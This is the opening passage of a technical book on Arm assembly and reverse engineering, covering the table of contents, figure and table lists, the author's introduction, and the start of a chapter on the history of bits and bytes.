

BLUE FOX
EDITION



ARM ASSEMBLY INTERNAL & REVERSE ENGINEERING

MARIA AZERIA MARKSTEDTER

WILEY

Table of Contents

[Cover](#)

[Title Page](#)

[Introduction](#)

[Notes](#)

Part I: Arm Assembly Internals

Chapter 1: Introduction to Reverse Engineering

Introduction to Assembly

High-Level Languages

Disassembling

Decompilation

Notes

Chapter 2: ELF File Format Internals

Program Structure

High-Level vs. Low-Level Languages

The Compilation Process

The ELF File Overview

The ELF File Header

ELF Program Headers

ELF Section Headers

The Dynamic Section and Dynamic Loading

Thread-Local Storage

Notes

Chapter 3: OS Fundamentals

OS Architecture Overview

Process Memory Management

Notes

Chapter 4: The Arm Architecture

Architectures and Profiles

The Armv8-A Architecture

The AArch64 Execution State

The AArch32 Execution State

Notes

[Chapter 5: Data Processing Instructions](#)

[Shift and Rotate Operations](#)

[Logical Operations](#)

[Arithmetic Operations](#)

[Multiplication Operations](#)

[Division Operations](#)

[Move Operations](#)

[Notes](#)

[Chapter 6: Memory Access Instructions](#)

[Instructions Overview](#)

[Addressing Modes and Offset Forms](#)

[Load and Store Instructions](#)

[Notes](#)

[Chapter 7: Conditional Execution](#)

[Conditional Execution Overview](#)

[Conditional Codes](#)

[Conditional Instructions](#)

[Flag-Setting Instructions](#)

[Conditional Select Instructions](#)

[Conditional Comparison Instructions](#)

[Notes](#)

[Chapter 8: Control Flow](#)

[Branch Instructions](#)

[Functions and Subroutines](#)

[Notes](#)

[Part II: Reverse Engineering](#)

[Chapter 9: Arm Environments](#)

[Arm Boards](#)

[Emulation with QEMU](#)

[Notes](#)

[Chapter 10: Static Analysis](#)

[Static Analysis Tools](#)

[Call-By-Reference Example](#)

[Control Flow Analysis](#)

[Analyzing an Algorithm](#)

[Notes](#)

[Chapter 11: Dynamic Analysis](#)

[Command-Line Debugging](#)

[Remote Debugging](#)

[Debugging a Memory Corruption](#)

[Debugging a Process with GDB](#)

[Notes](#)

[Chapter 12: Reversing arm64 macOS Malware](#)

[Background](#)

[Hunting for Malicious arm64 Binaries](#)

[Analyzing arm64 Malware](#)

[Conclusion](#)

[Notes](#)

[Index](#)

[Copyright](#)

[Dedication](#)

[About the Authors](#)

[Acknowledgments](#)

[End User License Agreement](#)

List of Tables

Chapter 1

[Table 1.1: Addition and Subtraction Opcodes](#)

[Table 1.2: Mnemonics](#)

[Table 1.3: Manually Assigning the Machine Codes](#)

[Table 1.4: Programming the Machine Codes](#)

Chapter 2

[Table 2.1: Programming in Assembly Use Cases](#)

[Table 2.2: GCC Cross-Compilers](#)

[Table 2.3: Needed Object Files and Their Purpose](#)

[Table 2.4: Arm 32-Bit e_flags Values](#)

[Table 2.5: RELRO Options](#)

[Table 2.6: Symbol Types](#)

[Table 2.7: Mapping Symbols](#)

[Table 2.8: TLS Models](#)

[Table 2.9: Basic TLS Relocation Types for Arm ELF Files](#)

Chapter 3

[Table 3.1: Memory Protection Permissions](#)

[Table 3.2: Permission Attributes](#)

[Table 3.3: Entropy Comparison of ASLR Implementations](#)

Chapter 4

[Table 4.1: Vector Offsets from Vector Table Base Address](#)

[Table 4.2: A64 Special Registers](#)

[Table 4.3: J and T Bit Instruction Modes for the A32 and T32 States](#)

[Table 4.4: AArch32 Register Aliases](#)

[Table 4.5: J and T Bit Instruction Modes for the A32 and T32 States](#)

[Table 4.6: AArch32 Mode Bit Encodings](#)

Chapter 5

[Table 5.1: Syntax Symbols](#)

[Table 5.2: Shift and Rotate Instructions: Immediate Form](#)

[Table 5.3: Shift and Rotate Instructions: Register Form](#)

[Table 5.4: Syntax Symbols](#)

[Table 5.5: A64 Bitfield Move Instructions](#)

[Table 5.6: A64 Bitfield Move Instruction Aliases](#)

[Table 5.7: A64 Extract Register Instruction Aliases](#)

[Table 5.8: A64 Extend Instructions](#)

[Table 5.9: A32 Bitfield Extend Forms](#)

[Table 5.10: A32 Sign- and Zero-Extend Instructions](#)

[Table 5.11: Bitfield Extract and Insert Instructions](#)

[Table 5.12: A64 Bitfield Move Instructions](#)

[Table 5.13: Truth Table of AND Operations](#)

[Table 5.14: Bitwise AND Operations](#)

[Table 5.15: A64 Bitwise AND Instruction Aliases](#)

[Table 5.16: Bitwise Bit Clear Instruction Syntax](#)

[Table 5.17: Truth Table of OR Operations](#)

[Table 5.18: Bitwise OR Instruction Syntax](#)

[Table 5.19: Truth Table of NOT OR Operations](#)

[Table 5.20: Bitwise OR NOT Instruction Syntax](#)

[Table 5.21: Shifted Register Form of the Bitwise OR NOT Instruction](#)

[Table 5.22: Truth Table of Exclusive OR Operations](#)

[Table 5.23: Bitwise Exclusive OR Instruction Syntax](#)

[Table 5.24: Bitwise Exclusive OR NOT Instruction Syntax](#)

[Table 5.25: Syntax Symbols](#)

[Table 5.26: ADD and SUB Instruction Forms](#)

[Table 5.27: A32 RBS Instruction Forms](#)

[Table 5.28: Compare \(CMP\) Instruction Forms](#)

[Table 5.29: A64 Compare Negative \(CMN\) Instruction Forms and Aliases](#)

[Table 5.30: General Integer Multiply Instructions](#)

[Table 5.31: A64 Signed and Unsigned Multiply Instructions](#)

[Table 5.32: A32 Multiply Instructions](#)

[Table 5.33: A32 Least Significant Word Multiplications](#)

[Table 5.34: A32 Most Significant Word Multiplications](#)

[Table 5.35: A32 Halfword Multiplications](#)

[Table 5.36: A32 Signed Multiply Halfword Instructions](#)

[Table 5.37: A32 Signed Multiply Accumulate Halfword Instructions](#)

[Table 5.38: A32 Signed Multiply Accumulate Word by Halfword Instructions](#)

[Table 5.39: A32 Multiply Accumulate Word by Halfword Instructions](#)

[Table 5.40: A32 Signed Dual Multiply Add Instructions](#)

[Table 5.41: A32 Signed Dual Multiply Subtract Instructions](#)

[Table 5.42: A32 Signed Multiply Accumulate Dual Instructions](#)

[Table 5.43: A32 Signed Multiply Subtract Dual Instructions](#)

[Table 5.44: A32 Multiply Long Overview](#)

[Table 5.45: A32 Signed Multiply Long Instructions](#)

[Table 5.46: A32 Multiply Accumulate Long Instructions](#)

[Table 5.47: A32 Unsigned Multiply Accumulate Accumulate Long Instruction](#)

[Table 5.48: A32 Signed Multiply Accumulate Long Halfwords Instructions](#)

[Table 5.49: A32 Signed Multiply Accumulate Long Dual Instructions](#)

[Table 5.50: A32 Multiply Subtract Long Dual Instructions](#)

[Table 5.51: Divide Instructions Overview](#)

[Table 5.52: Syntax Symbols](#)

[Table 5.53: A32 Move Immediate Instructions](#)

[Table 5.54: A64 Move Immediate Instructions](#)

[Table 5.55: A32 and A64 Move Register Instructions](#)

[Table 5.56: Move with NOT Instruction Syntax](#)

Chapter 6

[Table 6.1: Syntax Symbols](#)

[Table 6.2: Addressing Mode Summary](#)

[Table 6.3: A32 Single Register Addressing Modes and Offset Forms](#)

[Table 6.4: A64 Single Register Addressing Modes and Offset Forms¹](#)

[Table 6.5: Offset Addressing Mode with Offset Forms](#)

[Table 6.6: A32 Immediate Offset Ranges](#)

[Table 6.7: A64 Scaled Immediate Offset Ranges](#)

[Table 6.8: A64 Unscaled Immediate Offset Ranges](#)

[Table 6.9: A64 Scaled and Unscaled Offset Instructions](#)

[Table 6.10: Register Offset Forms](#)

[Table 6.11: Pre-Indexed Mode Syntax](#)

[Table 6.12: Examples of Pre-Indexed Addressing](#)

[Table 6.13: Post-Indexed Mode Syntax](#)

[Table 6.14: Examples of Post-Indexed Addressing](#)

[Table 6.15: LDR Literal Pool Locality Requirements⁷](#)

[Table 6.16: A32 Load/Store Word or Doubleword](#)

[Table 6.17: A64 Load/Store Word or Doubleword](#)

[Table 6.18: A64 Load Signed Word](#)

[Table 6.19: A32 and A4 Load/Store Halfword Examples](#)

[Table 6.20: A32 and A4 Load/Store Byte Examples](#)

[Table 6.21: A32 LDM/STM Syntax](#)

[Table 6.22: A32 Load/Store Multiple Syntax](#)

[Table 6.23: A32 Equivalents](#)

[Table 6.24: A32 PUSH and POP Syntax](#)

[Table 6.25: A64 Load/Store Instruction Types and Their Offset Forms](#)

[Table 6.26: A64 Load/Store Pair Addressing and Offset](#)

[Table 6.27: A64 LDP/STP Instruction Syntax](#)

[Table 6.28: A64 LDPSW Instruction Syntax](#)

Chapter 7

[Table 7.1: Condition Codes](#)

[Table 7.2: Condition Codes and Their Inverse](#)

[Table 7.3: Test and Comparison Instructions](#)

[Table 7.4: CMP Instruction Forms](#)

[Table 7.5: TST Instruction Forms](#)

[Table 7.6: TST Instruction Forms](#)

[Table 7.7: Conditional Select Group Instruction Behavior](#)

Chapter 8

[Table 8.1: Immediate Branches](#)

[Table 8.2: Register Branches](#)

[Table 8.3: Conditional Branch Instructions](#)

[Table 8.4: Conditional Branches for Signed and Unsigned Numbers](#)

[Table 8.5: If-Else Assembly Examples](#)

[Table 8.6: While Loop Assembly Examples](#)

[Table 8.7: Do-While Loop Assembly Examples](#)

[Table 8.8: For Loop Assembly Examples](#)

[Table 8.9: Compare and Branch Instructions](#)

[Table 8.10: A64 Test and Branch Instructions](#)

[Table 8.11: T32-Only Conditional Branches](#)

[Table 8.12: Encoding Table for Data-Processing Instruction Groups](#)

[Table 8.13: A32 Branch and Exchange Instructions](#)

[Table 8.14: Subroutine Call Instructions](#)

[Table 8.15: ABI Standards](#)

[Table 8.16: A64 General-Purpose Registers and AAPCS64 Usage](#)

[Table 8.17: A32 General-Purpose Registers and AAPCS32 Usage](#)

[Table 8.18: Volatile and Nonvolatile Registers](#)

[Table 8.19: Byte Size of Integral Data Types](#)

Chapter 10

[Table 10.1: ASCII Table](#)

[Table 10.2: ASCII Table](#)

[Table 10.3: ASCII Table](#)

[Table 10.4: ASCII Table](#)

Chapter 11

[Table 11.1: Essential GDB Commands](#)

[Table 11.2: Useful GEF Commands](#)

[Table 11.3: Radare2 Command-Line Utilities](#)

[Table 11.4: Radare2 Shortcuts for Visual Mode](#)

Chapter 12

[Table 12.1: Search Modifiers](#)

List of Illustrations

Chapter 1

[Figure 1.1: Letters A, R, and M and their hexadecimal values](#)

[Figure 1.2: Hexadecimal ASCII values and their 8-bit binary equivalents](#)

[Figure 1.3: 16-bit Thumb encoding of ADD and SUB immediate instruction](#)

[Figure 1.4: LDR instruction loading a value from the address in R2 to regist...](#)

[Figure 1.5: Program flow of an example assembly program](#)

[Figure 1.6: Illustration of ADR and LDR instruction logic](#)

[Figure 1.7: Source code of file_record function in the ihex2fw.c source file...](#)

[Figure 1.8: IDA 7.6 decompilation output of the compiled file_record functio...](#)

[Figure 1.9: Ghidra 10.0.4. decompilation output of the compiled file_record ...](#)

Chapter 2

[Figure 2.1: Overview of compilation](#)

[Figure 2.2: Thread-local versus global variables](#)

[Figure 2.3: Runtime mechanism for thread-local storage](#)

Chapter 3

[Figure 3.1: The command htop](#)

[Figure 3.2: atop output](#)

[Figure 3.3: Calling a function inside the libc library](#)

[Figure 3.4: The command htop -u root](#)

[Figure 3.5: The ps command](#)

[Figure 3.6: Resolving handles](#)

[Figure 3.7: Threads running](#)

[Figure 3.8: Three user-mode threads in progress](#)

[Figure 3.9: Stack implementations](#)

Chapter 4

[Figure 4.1: Exception levels illustrated with “secure” state and “non-secure...](#)

[Figure 4.2: Illustration of exception level components on a TrustZone enable...](#)

[Figure 4.3: Illustration of SVC, HVC, and SMC calls in their respective exce...](#)

[Figure 4.4: Illustration of an SMC exception entry and return](#)

[Figure 4.5: Example illustration of 32-bit and 64-bit applications running o...](#)

[Figure 4.6: Xn and Wn register width](#)

[Figure 4.7: Vn register widths](#)

[Figure 4.8: PSTATE register components](#)

[Figure 4.9: Abstract view of instruction set state switches](#)

[Figure 4.10: Overview of AArch32 registers in their respective modes](#)

[Figure 4.11: Abstract overview of CSPR bits and their meaning](#)

[Figure 4.12: The ASPR components of the CSPR](#)

[Figure 4.13: Instruction set state bits of the CPSR](#)

[Figure 4.14: IT bit locations in the CSPR](#)

[Figure 4.15: Endianness bit location in the CPSR](#)

[Figure 4.16: Mode bits in the CPSR](#)

[Figure 4.17: Exception mask bits in the CPSR](#)

Chapter 5

[Figure 5.1: \$\text{ADD}\$ instruction](#)

[Figure 5.2: Logical shift left operation](#)

[Figure 5.3: Logical shift right operation](#)

[Figure 5.4: Arithmetic shift right operation](#)

[Figure 5.5: Rotate right operation](#)

[Figure 5.6: Rotate right with extend](#)

[Figure 5.7: An \$\text{SBFM}\$ instruction](#)

[Figure 5.8: Shifting the value by 3 bits](#)

[Figure 5.9: Unsigned bitfield move \(\$\text{UBFM}\$ \) instruction](#)

[Figure 5.10: \$\text{LSR}\$ operation](#)

[Figure 5.11: Example extract operation](#)

[Figure 5.12: Illustration of EXTR instruction in line 7](#)

[Figure 5.13: \$\text{ROR}\$ instruction](#)

[Figure 5.14: 8-to-32-bit sign extension via SXTB instruction](#)

[Figure 5.15: Top 16 bits of the result cleared](#)

[Figure 5.16: Difference between UXTW and SXTW](#)

[Figure 5.17: \$\text{ADD}\$ instruction with UXTB operand](#)

[Figure 5.18: Bitfield insert \(\$\text{BFI}\$ \)](#)

[Figure 5.19: Bitfield insert and extract instructions](#)

[Figure 5.20: The \$\text{MUL}\$ instruction](#)

[Figure 5.21: The multiply and accumulate \(\$\text{MLA}\$ \) instruction](#)

[Figure 5.22: The multiply and subtract \(\$\text{MLS}\$ \) instruction](#)

[Figure 5.23: The \$\text{SMMUL}\$ instruction](#)

[Figure 5.24: The \$\text{SMMLA}\$ instruction](#)

[Figure 5.25: The \$\text{SMMLS}\$ instruction](#)

[Figure 5.26: Signed multiply halfword group of instructions `SMULBB`, `SMULBT`,](#)

[Figure 5.27: Signed multiply accumulate halfword group of instructions `SMLAB...`](#)

[Figure 5.28: Signed multiply word by halfword instruction](#)

[Figure 5.29: Signed multiply accumulate word by halfword instruction group](#)

[Figure 5.30: The `SMUAD` instruction](#)

[Figure 5.31: The `SMUSD` instruction](#)

[Figure 5.32: The signed multiply accumulate dual \(`SMLAD`\) instruction](#)

[Figure 5.33: The signed multiply subtract dual \(`SMLSD`\) instruction](#)

[Figure 5.34: The signed multiply long \(`SMULL`\) instruction](#)

[Figure 5.35: Result split between `r5` and `r6`](#)

[Figure 5.36: A32/T32 multiply accumulate long instruction](#)

[Figure 5.37: UMAAL instruction](#)

[Figure 5.38: The signed multiply accumulate long halfwords instruction group...](#)

[Figure 5.39: `SMLALD`](#)

[Figure 5.40: The signed multiply subtract long dual instruction](#)

[Figure 5.41: Move instructions](#)

Chapter 6

[Figure 6.1: LDR instruction](#)

[Figure 6.2: STR instruction](#)

[Figure 6.3: A32 LDR immediate instruction encoding](#)

[Figure 6.4: A32 LDRH immediate instruction encoding](#)

[Figure 6.5: A64 LDR immediate instruction encoding](#)

[Figure 6.6: A64 LDUR immediate instruction encoding](#)

[Figure 6.7: A32 LDR pre-indexed addressing illustration](#)

[Figure 6.8: A32 post-indexed addressing illustration](#)

[Figure 6.9: MOV encoding with #384 immediate](#)

[Figure 6.10: MOV encoding with #370 immediate](#)

[Figure 6.11: PC-relative offset illustration](#)

[Figure 6.12: Available addressing modes and offset forms for A32/T32 load an...](#)

[Figure 6.13: Available addressing modes and offset forms available for speci...](#)

[Figure 6.14: Assembly string illustration](#)

[Figure 6.15: Replacing X with zero using STRB instruction](#)

[Figure 6.16: Illustration of previous STR example](#)

[Figure 6.17: STR and STM instruction logic](#)

[Figure 6.18: STM instruction example](#)

[Figure 6.19: STM instruction example with SP update](#)

[Figure 6.20: LDMIA and LDMIB instruction example](#)

[Figure 6.21: LDMDA and LDMDB instruction example](#)

[Figure 6.22: LDM and STM equivalent forms of PUSH and POP](#)

[Figure 6.23: A64 STP base and base with offset example](#)

[Figure 6.24: A64 STP with post- and pre-indexed addressing](#)

[Figure 6.25: A64 LDP 32-bit variant](#)

[Figure 6.26: A64 LDPSW illustration](#)

Chapter 7

[Figure 7.1: Condition flag bits in PSTATE](#)

[Figure 7.2: Carry over illustration](#)

[Figure 7.3: Signed overflow illustration with truth table](#)

[Figure 7.4: ITSTATE bits in PSTATE](#)

[Figure 7.5: Instructions with S suffix](#)

[Figure 7.6: How flags are updated based on ADDS example](#)

[Figure 7.7: Signed overflow illustration](#)

[Figure 7.8: PSTATE flags set based on an LSLS instruction example](#)

[Figure 7.9: CMP logic with SUBS equivalent](#)

[Figure 7.10: CMN logic with ADDS equivalent](#)

[Figure 7.11: TST logic with ANDS equivalent](#)

[Figure 7.12: Illustration of TST and MOVNE instruction behavior](#)

[Figure 7.13: TST instruction components](#)

[Figure 7.14: NE condition code in the context of TST](#)

[Figure 7.15: TEQ instruction logic](#)

[Figure 7.16: Semantic meaning of CMP instruction](#)

[Figure 7.17: Semantic meaning of EQ after CMP](#)

[Figure 7.18: CSEL meaning](#)

[Figure 7.19: Final result of CMP and CSEL instruction](#)

[Figure 7.20: Decision tree of Boolean statement](#)

[Figure 7.21: EQ and NE condition](#)

[Figure 7.22: Illustration of instruction logic](#)

[Figure 7.23: Instruction logic based on LT and GE conditions](#)

[Figure 7.24: Decision tree using Boolean-or connector](#)

[Figure 7.25: CMP decision tree](#)

[Figure 7.26: CCMP condition](#)

[Figure 7.27: CCMP instruction with nzcv value](#)

Chapter 8

[Figure 8.1: Conditional branch example](#)

[Figure 8.2: Before and after](#)

[Figure 8.3: Instruction encoding](#)

[Figure 8.4: Instruction encoding component](#)

[Figure 8.5: T32 vs. A32 instruction encoding translation](#)

[Figure 8.6: Switch to Thumb](#)

[Figure 8.7: Subroutine call via BL instruction \(A32\)](#)

[Figure 8.8: Subroutine call via BLX instruction \(A32\)](#)

[Figure 8.9: A64 subroutine branch](#)

[Figure 8.10: Subroutine call with arguments](#)

[Figure 8.11: Argument registers for two 64-bit integers](#)

[Figure 8.12: Argument registers for three 32-bit integers and one 64-bit int...](#)

[Figure 8.13: Setting up arguments in assembly using MOV and LDRD instruction...](#)

[Figure 8.14: Storing doubleword from registers r3 and r4 using the STRD inst...](#)

[Figure 8.15: Leaf function return via branch to LR](#)

[Figure 8.16: Nonleaf function call preserving LR value](#)

[Figure 8.17: Function prologue illustration](#)

[Figure 8.18: Stack frame adjustment](#)

[Figure 8.19: Function epilogue](#)

[Figure 8.20: Screencap of Godbolt.org](#)

Chapter 9

[Figure 9.1: Admin interface](#)

Chapter 10

[Figure 10.1: Main function view in Binary Ninja](#)

[Figure 10.2: Binary Ninja display options](#)

[Figure 10.3: Displaying strings](#)

[Figure 10.4: Triage feature](#)

[Figure 10.5: Low Level IL](#)

[Figure 10.6: Medium-Level IL](#)

[Figure 10.7: High Level IL](#)

[Figure 10.8: Conditional flow graph view](#)

[Figure 10.9: Medium IL graph view](#)

[Figure 10.10: Initialization of variables `a` and `b`](#)

[Figure 10.11: Argument preparation for the swap function](#)

[Figure 10.12: Swap function being called and arguments stored at their dedic...](#)

[Figure 10.13: Variable stack locations](#)

[Figure 10.14: Dereferencing pointers and setting `*pa` value to `*pb` value](#)

[Figure 10.15: Memory addresses for variable `a` and `b` now contain the same val...](#)

[Figure 10.16: Set the value pointed to by `pb` to the value of `t`.](#)

[Figure 10.17: Changes to contents of the variable locations](#)

[Figure 10.18: Argument preparation for the printf call](#)

[Figure 10.19: Disassembly output of the Main function](#)

[Figure 10.20: Renaming local variables in IDA Pro](#)

[Figure 10.21: Stack layout](#)

[Figure 10.22: Start of the `decimal2Hexadecimal` function](#)

[Figure 10.23: Calculating remainder value via loaded quotient value](#)

[Figure 10.24: Instructions and register values](#)

[Figure 10.25: Conditional branch based on If-Else statement](#)

[Figure 10.26: if statement](#)

[Figure 10.27: Stack](#)

[Figure 10.28: If statement in disassembly](#)

[Figure 10.29: Storing the first result into the array](#)

[Figure 10.30: Dividing the quotient](#)

[Figure 10.31: Dividing the quotient; disassembly breakdown](#)

[Figure 10.32: Checking the condition for the while loop](#)

[Figure 10.33: Current stack layout](#)

[Figure 10.34: for loop](#)

[Figure 10.35: Printing the character of the hexadecimalnum array](#)

[Figure 10.36: Disassembly breakdown](#)

[Figure 10.37: Order of elements](#)

[Figure 10.38: Print line](#)

[Figure 10.39: Disassembly view of the main function](#)

[Figure 10.40: Conditional branch based on the return value of algoFunc](#)

[Figure 10.41: Control flow graph of the algoFunc function](#)

[Figure 10.42: Local variable labels assigned by IDA Pro](#)

[Figure 10.43: loc_8A0](#)

[Figure 10.44: Branching to the loc_8A8 instruction block](#)

[Figure 10.45: scvtf instruction](#)

[Figure 10.46: Instruction block to compute the sqrt](#)

[Figure 10.47: Other instances where the var_4 value is being accessed](#)

[Figure 10.48: Logic](#)

[Figure 10.49: `loc_8C4` instruction block with surrounding context](#)

[Figure 10.50: Logic](#)

Chapter 11

[Figure 11.1: GDB multiarch split display view](#)

[Figure 11.2: GEF view when breakpoint hits](#)

[Figure 11.3: Examine memory command breakdown](#)

[Figure 11.4: Examine two giant words in hexadecimal.](#)

[Figure 11.5: Examine 10 bytes in hexadecimal.](#)

[Figure 11.6: GEF memory watch command](#)

[Figure 11.7: Memory watch of the GOT region](#)

[Figure 11.8: Radare2 interactive view](#)

[Figure 11.9: Radare2 debugging session view](#)

[Figure 11.10: Radare2 control flow view](#)

[Figure 11.11: Selecting debugger type in IDA Pro](#)

[Figure 11.12: IDA Pro debugging options](#)

[Figure 11.13: IDA Pro debugging view](#)

[Figure 11.14: Stack view of buffer and return values](#)

[Figure 11.15: Buffer overflow and return value overwritten with address of](#)

Chapter 12

[Figure 12.1: Anti-Virus Detections drop for an arm64-version of a malicious ...](#)

[Figure 12.2: Previous search modifiers include benign results.](#)

[Figure 12.3: A modified search query returns results with more than two posi...](#)

[Figure 12.4: Finding arm64 macOS malware “GoSearch22” on VirusTotal](#)

[Figure 12.5: VirusTotal results for Bundlore adware](#)

[Figure 12.6: A “required” update seeks to trick users into infecting themsel...](#)

[Figure 12.7: The malware contains no calls to the `ptrace` user-mode API.](#)

[Figure 12.8: Searching for the `svc` instruction](#)

[Figure 12.9: Objc_msgSend arguments and descriptions from Apple's documentat...](#)



Blue Fox

**Arm Assembly Internals & Reverse
Engineering**

Maria Markstedter

WILEY

Introduction

Let's address the elephant in the room: why "Blue Fox"?

This book was originally supposed to contain an overview of the Arm instruction set, chapters on reverse engineering, and chapters on exploit mitigation internals and bypass techniques. The publisher and I soon realized that covering these topics to a satisfactory extent would make this book about 1,000 pages long. For this reason, we decided to split it into two books: Blue Fox and Red Fox.

The Blue Fox edition covers the analyst view; teaching you everything you need to know to get started in reverse engineering. Without a solid understanding of the fundamentals, you can't move to more advanced topics such as vulnerability analysis and exploit development. The Red Fox edition will cover the offensive security view: understanding exploit mitigation internals, bypass techniques, and common vulnerability patterns.

As of this writing, the Arm architecture reference manual for the Armv8-A architecture (and Armv9-A extensions) contains 11,952 pages¹ and continues to expand. This reference manual was around 8,000 pages² long when I started writing this book two years ago.

Security researchers who are used to reverse engineering x86/64 binaries but want to adopt to the new era of Arm-powered devices are having a hard time finding digestible resources on the Arm instruction set, especially in the context of reverse engineering or binary analysis. Arm's architecture reference manual can be both overwhelming and discouraging. In this day and age, nobody has time to read a 12,000-page deeply technical document, let alone identify the most relevant or most commonly used instructions and memorize them. The truth is that you don't need to know every single Arm instruction to be able to reverse engineer an Arm binary. Many instructions have very specific use cases that you may or may not ever encounter during your analysis.

The purpose of this book is to make it easier for people to get familiar with the Arm instruction set and gain enough knowledge to apply it in their professional lives. I spent countless hours dissecting the Arm reference manual and categorizing the most common instruction types and their syntax patterns so you don't have to. But this book isn't a list of the most common Arm instructions. It contains explanations you won't find anywhere else, not even in the Arm manual itself. The basic descriptions of a given instruction in the Arm manual are rather brief. That is fine for trivial instructions like `MOV` or `ADD`. However, many common instructions perform complex operations that are difficult to understand from their descriptions alone. For this reason, many of the instructions you will encounter in this book are accompanied by graphical illustrations explaining what is actually happening under the hood.

If you're a beginner in reverse engineering, it is important to understand the binary's file format, its sections, how it compiles from source code into machine code, and the environment it depends on. Because of limited space and time, this book cannot cover every file format and operating system. It instead focuses on Linux environments and the ELF file format. The good news is, regardless of platform or file format, Arm instructions are Arm instructions. Even if you reverse engineer an Arm binary compiled for macOS or Windows, the meaning of the instructions themselves remains the same.

This book begins with an introduction explaining what instructions are and where they come from. In the second chapter, you will learn about the ELF file format and its sections, along with a basic overview of the compilation process. Since binary analysis would be incomplete without understanding the context they are executed in, the third chapter provides an overview of operating system fundamentals.

With this background knowledge, you are well prepared to delve into the Arm architecture in [Chapter 4](#). You can find the most common data processing instructions in [Chapter 5](#), followed by an overview of memory access instructions in [Chapter 6](#). These instructions are a significant part of the Arm architecture, which is also referred to as a

Load/Store architecture. Chapters 7 and 8 discuss conditional execution and control flow, which are crucial components of reverse engineering.

[Chapter 9](#) is where it starts to get particularly interesting for reverse engineers. Knowing the different types of Arm environments is crucial, especially when you perform dynamic analysis and need to analyze binaries during execution.

With the information provided so far, you are already well equipped for your next reverse engineering adventure. To get you started, [Chapter 10](#) includes an overview of the most common static analysis tools, followed by small practical static analysis examples you can follow step-by-step.

Reverse engineering would be boring without dynamic analysis to observe how a program behaves during execution. In [Chapter 11](#), you will learn about the most common dynamic analysis tools as well as examples of useful commands you can use during your analysis. This chapter concludes with two practical debugging examples: debugging a memory corruption vulnerability and debugging a process in GDB.

Reverse engineering is useful for a variety of use cases. You can use your knowledge of the Arm instruction set and reverse engineering techniques to expand your skill set into different areas, such as vulnerability analysis or malware analysis.

Reverse engineering is an invaluable skill for malware analysts, but they also need to be familiar with the environment a given malware sample was compiled for. To get you started in this area, this book includes a chapter on analyzing arm64 macOS malware ([Chapter 12](#)) written by Patrick Wardle, who is also the author of *The Art of Mac Malware*.³ Unlike previous chapters, this chapter does not focus on Arm assembly. Instead, it introduces you to common anti-analysis techniques that macOS malware uses to avoid being analyzed. The purpose of this chapter is to provide an introduction to macOS malware compatible with Apple Silicon (M1/M2) so that anyone

interested in hunting and analyzing Arm-based macOS malware can get a head start.

This book took a little over two years to write. I began writing in March 2020, when the pandemic hit and put us all in quarantine. Two years and a lot of sweat and tears later, I'm happy to finally see it come to life. Thank you for putting your faith in me. I hope that this book will serve as a useful guide as you embark on your reverse engineering journey and that it will make the process smoother and less intimidating.

Notes

1 (version I.a.)

<https://developer.arm.com/documentation/ddi0487/latest>

2 (version F.a.)

<https://developer.arm.com/documentation/ddi0487/latest>

3 <https://taomm.org>

Part I

Arm Assembly Internals

If you've just picked up this book from the shelf, you're probably interested in learning how to reverse engineer compiled Arm binaries because major tech vendors are now embracing the Arm architecture. Perhaps you're a seasoned veteran of x86-64 reverse engineering but want to stay ahead of the curve and learn more about the architecture that is starting to take over the processor market. Perhaps you're looking to get started on security analysis to find vulnerabilities in Arm-based software or analyze Arm-based malware. Or perhaps you're just getting started in reverse engineering and have hit a point where a deeper level of detail is required to achieve your goal.

Wherever you are on your journey into the Arm-based universe of reverse engineering, this book is about preparing you, the reader, to understand the language of Arm binaries, showing you how to analyze them, and, more importantly, preparing you for the future of Arm devices.

Learning assembly language and how to analyze compiled software is useful in a wide variety of applications. As with every skill, learning the syntax can seem difficult and complicated at first, but it eventually becomes easier with practice.

In the first part of this book, we'll look at the fundamentals of Arm's main Cortex-A architecture, specifically the Armv8-A, and the main instructions you'll encounter when reverse engineering software compiled for this platform. In the second part of the book, we'll look at some common tools and techniques for reverse engineering. To give you inspiration for different applications of Arm-based reverse engineering, we will look at practical examples, including how to analyze malware compiled for Apple's M1 chip.

CHAPTER 1

Introduction to Reverse Engineering

Introduction to Assembly

If you're reading this book, you've probably already heard about this thing called the *Arm assembly language* and know that understanding it is the key to analyzing binaries that run on Arm. But what is this language, and why does it exist? After all, programmers usually write code in high-level languages such as C/C++, and hardly anyone programs in assembly directly. High-level languages are, after all, far more convenient for programmers to program in.

Unfortunately, these high-level languages are too complex for processors to interpret directly. Instead, programmers *compile* these high-level programs down into the binary *machine code* that the processor can run.

This machine code is not quite the same as assembly language. If you were to look at it directly in a text editor, it would look unintelligible. Processors *also* don't run assembly language; they run only machine code. So, why is it so important in reverse engineering?

To understand the purpose of assembly, let's do a quick tour of the history of computing to see how we got to where we are and how everything connects.

Bits and Bytes

Back in the mists of time when it all started, people decided to create computers and have them perform simple tasks. Computers don't speak our human languages—they are just electronic devices after all—and so we needed a way to communicate with them electronically. At the lowest level, computers operate on electrical

signals, and these signals are formed by switching electrical voltages between one of two levels: on and off.

The first problem is that we need a way to describe these “ons” and “offs” for communication, storage, and simply describing the state of the system. Since there are two states, it was only natural to use the binary system for encoding these values. Each binary digit (or *bit*) could be 0 or 1. Although each bit can store only the smallest amount of information possible, stringing multiple bits together allows representation of much larger numbers. For example, the number 30,284,334,537 could be represented in just 35 bits as the following:

```
11100001101000101100100010111001001
```

Already this system allows for encoding large numbers, but now we have a new problem: where does one number in memory (or on a magnetic tape) end and the next one begin? This is perhaps a strange question to ask modern readers, but back when computers were first being designed, this was a serious problem. The simplest solution here would be to create fixed-size groupings of bits.

Computer scientists, never wanting to miss out on a good naming pun, called this group of binary digits or bits a *byte*.

So, how many bits should be in a byte? This might seem like a blindingly obvious question to our modern ears, since we all know that a modern byte is 8 bits. But it was not always so.

Originally, different systems made different choices for how many bits would be in their bytes. The predecessor of the 8-bit byte we know today is the 6-bit Binary Coded Decimal Interchange Code (BCDIC) format for representing alphanumeric information used in early IBM computers, such as the IBM 1620 in 1959. Before that, bytes were often 4 bits long, and before that, a byte stood for an arbitrary number of bits greater than 1. Only later, with IBM's 8-bit Extended Binary Coded Decimal Interchange Code (EBCDIC), introduced in the 1960s in its mainframe computer product line System/360 and which had byte-addressable memory with 8-bit

bytes, did the byte start to standardize around having 8 bits. This then led to the adoption of the 8-bit storage size in other widely used computer systems, including the Intel 8080 and Motorola 6800.

The following excerpt is from a book titled *Planning a Computer System*, published 1962, listing three main reasons for adopting the 8-bit byte¹:

1. *Its full capacity of 256 characters was considered to be sufficient for the great majority of applications.*
